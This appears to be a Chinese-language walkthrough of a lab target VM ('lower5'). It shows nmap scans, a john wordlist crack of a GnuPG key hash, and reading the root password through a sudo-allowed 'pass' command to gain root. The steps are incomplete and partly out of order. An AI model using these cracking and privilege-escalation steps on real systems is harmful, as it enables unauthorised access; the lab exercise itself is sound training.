┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 10:07 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00033s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00022s latency).
MAC Address: 08:00:27:A9:B8:16 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.92
Host is up (0.00060s latency).
MAC Address: 08:00:27:5C:D9:4C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.49 seconds
靶机IP:192.168.2.92
2、端口扫描
1.全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.92
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 10:07 +0800
Nmap scan report for 192.168.2.92
Host is up (0.00035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:5C:D9:4C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.92
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 10:07 +0800
Nmap scan report for 192.168.2.92
Host is up (0.00065s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: vTeam a Corporate Multipurpose Free Bootstrap Responsive template
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:5C:D9:4C (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
3.udp扫描
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.92
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 10:08 +0800
Nmap scan report for 192.168.2.92
Host is up (0.0010s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:5C:D9:4C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 102.96 seconds

┌──(root㉿kali)-[~/miaosec] └─# john --wordlist=../Tool/techyou.txt hash Using default input encoding: UTF-8 Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64]) Cost 1 (s2k-count) is 65011712 for all loaded hashes Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes Will run 8 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status Password1 (administrator) 1g 0:00:00:27 DONE (2026-03-19 11:17) 0.03683g/s 129.3p/s 129.3c/s 129.3C/s Password1..killa Use the "--show" option to display all of the cracked passwords reliably Session completed.
获取到密码是:Password1
成功获取到root用户的密码
1 2
low@lower5:~$ sudo /usr/bin/pass show root/password r00tP@zzW0rD123
切换到root权限
1 2 3 4
low@lower5:~$ su root
Password:
root@lower5:/home/low# id
uid=0(root) gid=0(root) grupos=0(root)



 成功获取到信息,使用BP看看可以执行哪些命令